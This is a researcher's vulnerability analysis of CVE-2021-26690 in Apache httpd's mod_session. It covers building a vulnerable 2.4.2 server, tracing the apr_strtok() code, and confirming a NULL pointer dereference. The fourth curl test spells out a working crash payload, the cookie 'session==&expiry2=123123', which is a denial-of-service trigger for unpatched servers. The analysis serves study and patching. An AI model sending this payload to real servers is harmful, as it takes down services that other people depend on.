Report for CVE-2021-26690:

1] Description:

Apache HTTP Server versions **2.4.0 to 2.4.46**. A specially crafted Cookie header handled by mod_session can cause a NULL pointer dereference and crash, leading to a possible Denial of Service

[source: NIST]

2]Setting-up-the-environment:

Target version: 2.4.2 (Vulnerable as per NIST)

This analysis would've been so much harder had apache been closed source . In the event of apache being closed source, I would've had to use the Time-Travel feature of winDbg, record the whole event(crash, toggling crash using burpsuite) and then once the crash is hit, using the TTD feature, find the trace and decompile everything that looks suspicious, followed by hours of code review since no symbols, the fact that it is not completely static gives some relief. Nonetheless, I found the source code online pretty easily (once again, god bless open source) and started building apache on an ubuntu machine.
[Source website: https://archive.apache.org/dist/httpd/httpd-2.4.2.tar.bz2]




Figure 1: Ubuntu setup

Post extraction, all we have to do is build it. For that, I referred to apache's documentation.
[Source: Apache]

Installing from source

Download	Download the latest release from http://httpd.apache.org/download.cgi
Extract	`$ gzip -d httpd-NN.tar.gz`
	`$ tar xvf httpd-NN.tar`
	`$ cd httpd-NN`
Configure	`$ ./configure --prefix=PREFIX`
Compile	`$ make`
Install	`$ make install`
Customize	`$ vi PREFIX/conf/httpd.conf`
Test	`$ PREFIX/bin/apachectl -k start`

NN must be replaced with the current version number, and *PREFIX* must be replaced with the filesystem path under which the server should be installed. If *PREFIX* is not specified, it defaults to `/usr/local/apache2`.

Figure 2: Building from source documentation

```
snappyfeet@snappyfeet:~/Desktop/httpd-2.4.2$ sudo make install
Making install in srclib
make[1]: Entering directory '/home/snappyfeet/Desktop/httpd-2.4.2/srclib'
make[2]: Entering directory '/home/snappyfeet/Desktop/httpd-2.4.2/srclib'
make[2]: Leaving directory '/home/snappyfeet/Desktop/httpd-2.4.2/srclib'
make[1]: Leaving directory '/home/snappyfeet/Desktop/httpd-2.4.2/srclib'
Making install in os
make[1]: Entering directory '/home/snappyfeet/Desktop/httpd-2.4.2/os'
Making install in unix
make[2]: Entering directory '/home/snappyfeet/Desktop/httpd-2.4.2/os/unix'
make[3]: Entering directory '/home/snappyfeet/Desktop/httpd-2.4.2/os/unix'
make[3]: Leaving directory '/home/snappyfeet/Desktop/httpd-2.4.2/os/unix'
make[2]: Leaving directory '/home/snappyfeet/Desktop/httpd-2.4.2/os/unix'
make[2]: Entering directory '/home/snappyfeet/Desktop/httpd-2.4.2/os'
make[2]: Leaving directory '/home/snappyfeet/Desktop/httpd-2.4.2/os'
make[1]: Leaving directory '/home/snappyfeet/Desktop/httpd-2.4.2/os'
Making install in server
make[1]: Entering directory '/home/snappyfeet/Desktop/httpd-2.4.2/server'
Making install in mpm
make[2]: Entering directory '/home/snappyfeet/Desktop/httpd-2.4.2/server/mpm'
Making install in event
make[3]: Entering directory '/home/snappyfeet/Desktop/httpd-2.4.2/server/mpm/event
make[4]: Entering directory '/home/snappyfeet/Desktop/httpd-2.4.2/server/mpm/event
mkdir /usr/local/apache2
mkdir /usr/local/apache2/modules
make[4]: Leaving directory '/home/snappyfeet/Desktop/httpd-2.4.2/server/mpm/event'
make[3]: Leaving directory '/home/snappyfeet/Desktop/httpd-2.4.2/server/mpm/event'
make[3]: Entering directory '/home/snappyfeet/Desktop/httpd-2.4.2/server/mpm'
make[3]: Leaving directory '/home/snappyfeet/Desktop/httpd-2.4.2/server/mpm'
make[2]: Leaving directory '/home/snappyfeet/Desktop/httpd-2.4.2/server/mpm'
make[2]: Entering directory '/home/snappyfeet/Desktop/httpd-2.4.2/server'
make[2]: Leaving directory '/home/snappyfeet/Desktop/httpd-2.4.2/server'
make[1]: Leaving directory '/home/snappyfeet/Desktop/httpd-2.4.2/server'
Making install in modules
make[1]: Entering directory '/home/snappyfeet/Desktop/httpd-2.4.2/modules'
```

Figure 3: sudo make install command

```
snappyfeet@snappyfeet:~/Desktop/httpd-2.4.2$ sudo /usr/local/apache2/bin/apachectl -k start
snappyfeet@snappyfeet:~/Desktop/httpd-2.4.2$
```

Figure 4: starting server

So now, our environment is ready.

3] Understanding how mod_session works:

Now, since we have the source code, we can open it in vscode and jump to the mod_session.c file since that is the initial information we have to begin with




Figure 5: mod_sessions.c

Our apache server is now running and that can be cross-checked by visiting localhost:8080




Figure 6: localhost:8080 in browser

Let's check the response we are getting from the server by sending a request to localhost:8080




Figure 7: checking response from server using curl

So, the only interesting this here is the Set-Cookie header sent from the server. After searching for a bit, I found that this is happening because of the SessionCookieName configured in httpd.conf, whose value is expiry cookie.

```
# <Directory> blocks below.
#
<Directory />
    AllowOverride none
    Require all denied
</Directory>
 <IfModule mod_session.c>
 Session On
 SessionCookieName session path=/
 SessionMaxAge 1800
 </IfModule>
```

Figure 8: httpd.conf

Now, before moving on, let's look at this function called "arp_strtok" since it's being called almost in every decode/encode function. Looking at their documentation, we can see that:

```
char* apr_strtok ( char *       str,
                   const char * sep,
                   char **      last
                 )
```

Split a string into separate null-terminated tokens. The tokens are delimited in the string by one or more characters from the sep argument.

Parameters

str The string to separate; this should be specified on the first call to apr_strtok() for a given string, and NULL on subsequent calls.

sep The set of delimiters

last State saved by apr_strtok() between calls.

Returns

The next token from the string


Note

the 'last' state points to the trailing NUL char of the final token, otherwise it points to the character following the current token (all successive or empty occurances of sep are skiped on the subsequent call to apr_strtok). Therefore it is possible to avoid a strlen() determination, with the following logic; toklen = last - retval; if (*last) --toklen;

Figure 9: apr_strtok() function

[Source: Apache]

Apr_strtok() basically splits a string into 2 null terminated tokens, delimiter being the sep argument of this function. Coming back to mod_session.c, a very interesting function found is "**session_identity_decode()**"



```
/**
 * Default identity decoding for the session.
 *
 * By default, the name value pairs in the session are URLEncoded, separated
 * by equals, and then in turn separated by ampersand, in the format of an
 * html form.
 *
 * This was chosen to make it easy for external code to unpack a session,
 * should there be a need to do so.
 *
 * This function reverses that process, and populates the session table.
 *
 * Name / value pairs that are not encoded properly are ignored.
 *
 * @param r The request pointer.
 * @param z A pointer to where the session will be written.
 */
static apr_status_t session_identity_decode(request_rec * r, session_rec * z)
{

    char *last = NULL;
    char *encoded, *pair;
    const char *sep = "&";

    /* sanity check - anything to decode? */
    if (!z->encoded) {
        return OK;
    }

    /* decode what we have */
    encoded = apr_pstrcat(r->pool, z->encoded, NULL);
    pair = apr_strtok(encoded, sep, &last);
```

Figure 10: session_identity_decode()

Here it says, a particular session has a name value pair. (in this scenario, name is “expiry” and value is “1740300104579074”). **const char *sep = ‘&’** clearly indicates that there can be multiple name value pairs.

```
/* decode what we have */
encoded = apr_pstrcat(r->pool, z->encoded, NULL);
pair = apr_strtok(encoded, sep, &last);
while (pair && pair[0]) {
    char *plast = NULL;
    const char *psep = "=";
    char *key = apr_strtok(pair, psep, &plast);
    char *val = apr_strtok(NULL, psep, &plast);
    if (key && *key) {
        if (!val || !*val) {
            apr_table_unset(z->entries, key);
        }
        else if (!ap_unescape_urlencoded(key) && !ap_unescape_urlencoded
        (val)) {
            if (!strcmp(SESSION_EXPIRY, key)) {
                z->expiry = (apr_time_t) apr_atoi64(val);
            }
            else {
                apr_table_set(z->entries, key, val);
            }
        }
    }
    pair = apr_strtok(NULL, sep, &last);
}
z->encoded = NULL;
return OK;
```

Figure 11: analysing session_identity_decode() function

(NOTE: from now on, name will be referred to as "key" since the variable assigned for name is key)
Next, we now proceed to processing the name value pair. Name and value are separated by a "=". Using apr_strtok() again, they have assigned "expiry" to the variable "key" and "1740300104579074" to the variable "value"

4]Root cause:

Now, if we look at it from an attacker's point of view, the 2 variables that can be under our control are: **key** and **val** both having a char* datatype. We are also aware that the vulnerability highlights a NULL pointer dereference followed by a crash (source: NIST). Therefore let's start sending packets to this server.

For test1, the key value pair I've sent it "expiry" and "1"

```
snappyfeet@snappyfeet:~$ curl http://127.0.0.1:8080/ -v -b "session=expiry=1"
*   Trying 127.0.0.1:8080...
* Connected to 127.0.0.1 (127.0.0.1) port 8080 (#0)
> GET / HTTP/1.1
> Host: 127.0.0.1:8080
> User-Agent: curl/7.81.0
> Accept: */*
> Cookie: session=expiry=1
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 23 Feb 2025 10:09:33 GMT
< Server: Apache/2.4.2 (Unix)
< Set-Cookie: session=expiry=1740307173433840;Max-Age=1800;path=/
< Last-Modified: Mon, 11 Jun 2007 18:53:14 GMT
< ETag: "2d-432a5e4a73a80"
< Accept-Ranges: bytes
< Content-Length: 45
< Cache-Control: no-cache
< Set-Cookie: session=expiry=1740307173433840;Max-Age=1800;path=/
< Content-Type: text/html
<
<html><body><h1>It works!</h1></body></html>
* Connection #0 to host 127.0.0.1 left intact
```

Figure 12: sending custom packet to server

And, it works like a charm as we can see "It works!".

For test2, let's send something very huge. the key value pair I've sent it "expiry" and "12222222222222222222222222222222222222222222222222122222222222222222222222222222222222222222222222221222222222222222222222222222222222222222222222222212222222222222222222222222222222222222222222222222122222222222222222222222222222222222222222222222221222222222222222222222222222222222222222222222222212222222222222222222222222222222222222222222222222"




Figure 13: sending custom packet to server pt. 2

Works like a charm again.

For test3, I wanted to send 2 pairs, so my key value pairs are going to be [expiry , 1740296373319230],[expiry2 , 123123]




Figure 14: sending custom packet to server pt. 3

Works like a charm again.

For test4 I'll be now sending null values. so my key value pair is going to [,] ,[expiry2 , 123123]

```
snappyfeet@snappyfeet:~/Desktop/httpd-2.4.2$ curl http://127.0.0.1:8080/ -v -b "session==&expiry2=123123"
*   Trying 127.0.0.1:8080...
* Connected to 127.0.0.1 (127.0.0.1) port 8080 (#0)
> GET / HTTP/1.1
> Host: 127.0.0.1:8080
> User-Agent: curl/7.81.0
> Accept: */*
> Cookie: session==&expiry2=123123
>
* Empty reply from server
* Closing connection 0
curl: (52) Empty reply from server
snappyfeet@snappyfeet:~/Desktop/httpd-2.4.2$
```

Figure 15: sending custom packet to server pt.4

Et voilà, we get a very weird response.

5]Root Cause:

Let's try to figure out what's happening by iterating over it with an example.

```c
#ifdef HAVE_STDDEF_H
#include <stddef.h>        /* for NULL */
#endif

#include "apr.h"
#include "apr_strings.h"

#define APR_WANT_STRFUNC   /* for strchr() */
#include "apr_want.h"

APR_DECLARE(char *) apr_strtok(char *str, const char *sep, char **last)
{
    char *token;

    if (!str)           /* subsequent call */
        str = *last;    /* start where we left off */

    /* skip characters in sep (will terminate at '\0') */
    while (*str && strchr(sep, *str))
        ++str;

    if (!*str)          /* no more tokens */
        return NULL;

    token = str;

    /* skip valid token characters to terminate token and
     * prepare for the next call (will terminate at '\0)
     */
    *last = token + 1;
    while (**last && !strchr(sep, **last))
        ++*last;

    if (**last) {
        **last = '\0';
        ++*last;
    }

    return token;
}
```

Figure 16: apr_strtok() function code

Assume I made a call to apr_strtok() with these parameters:

str : expire=123

sep: =

```
if (!str)           /* subsequent call */
    str = *last;    /* start where we left off */
```

Figure 17: apr_strtok() function code - if

We bypass this since our str is not **null**. This is basically here for extracting the "value" part. [the first time apr_strtok() is called, it returns the key part. The second time it's called, if we pass null as str, we get the value part.]

```
while (*str && strchr(sep, *str))
    ++str;
```

Figure 18: apr_strtok() function code - while

Pointer to str is not null since it exists, and strchr(sep,*str) is null since first character of str is not "=". Therefore we can skip this.

```
if (!*str)          /* no more tokens */
    return NULL;
```

Figure 19: apr_strtok() function code - if (Again)

This can again be ignored since out str is not null. The rest of the code can be ignored.

Moving to an interesting case. Let's consider the second case of this situation ("**expire=123&=",** here we are now considering the case where str is everything after &)

str : =
sep: =

```
if (!str)           /* subsequent call */
    str = *last;    /* start where we left off */
```

Figure 20: apr_strtok() function code - if

Our str is not null so this is ignored.

```
while (*str && strchr(sep, *str))
    ++str;
```

Figure 21: apr_strtok() function code - while

Here, *str is not null and **strchr(sep, *str)** Is **"="** (not null) therefore we move into this loop. There is no next character in str therefore this become null.

```
if (!*str)          /* no more tokens */
    return NULL;
```

Figure 22: apr_strtok() function code - if

And this condition becomes true. **NULL** gets returned and therefore our **key** becomes **NULL**.

```
while (pair && pair[0]) {
    char *plast = NULL;
    const char *psep = "=";
    char *key = apr_strtok(pair, psep, &plast);
    char *val = apr_strtok(NULL, psep, &plast);
    if (key && *key) {
```

*Figure 23: apr_strtok() function code; *plast and *val*

Now apr_strtok() gets called again to retrieve the value part of this pair. In this iteration, the values :

Str : null (function parameter is null)
psep/sep : =

```
if (!str)           /* subsequent call */
    str = *last;    /* start where we left off */
```

Figure 24: apr_strtok() function code - if

Here, since str is null already, we go in. Now let's go back to figure 23. Here, the pointer to plast is NULL and it's passed as a parameter to apr_strtok(), and str here gets assigned a to *last.

```
/* skip characters in sep (will terminate at '\0') */
while (*str && strchr(sep, *str))
    ++str;
```

Figure 25: dereferencing

Now, This is a classic case of null pointer dereferencing.

6] Mitigation

Mitigation is easy, clearly, all we have to do is check if key is null or not before parsing val.

7]Impact

According to google, almost 35% of all servers in the world are apache servers. 35% is a lot. If all are running this vulnerable version, chances are, many servers might just enter a state of no response due to the exploitation of this vulnerability.

If there's an organisation that is running this vulnerable version of the server, any actor in the cyber world can easily take down their servers causing a huge impact to reputation and credibility.

By,
Anurag Chevendra,
Security researcher,
+91-9987008443,
job.anuragchevendra@gmail.com,
Link to website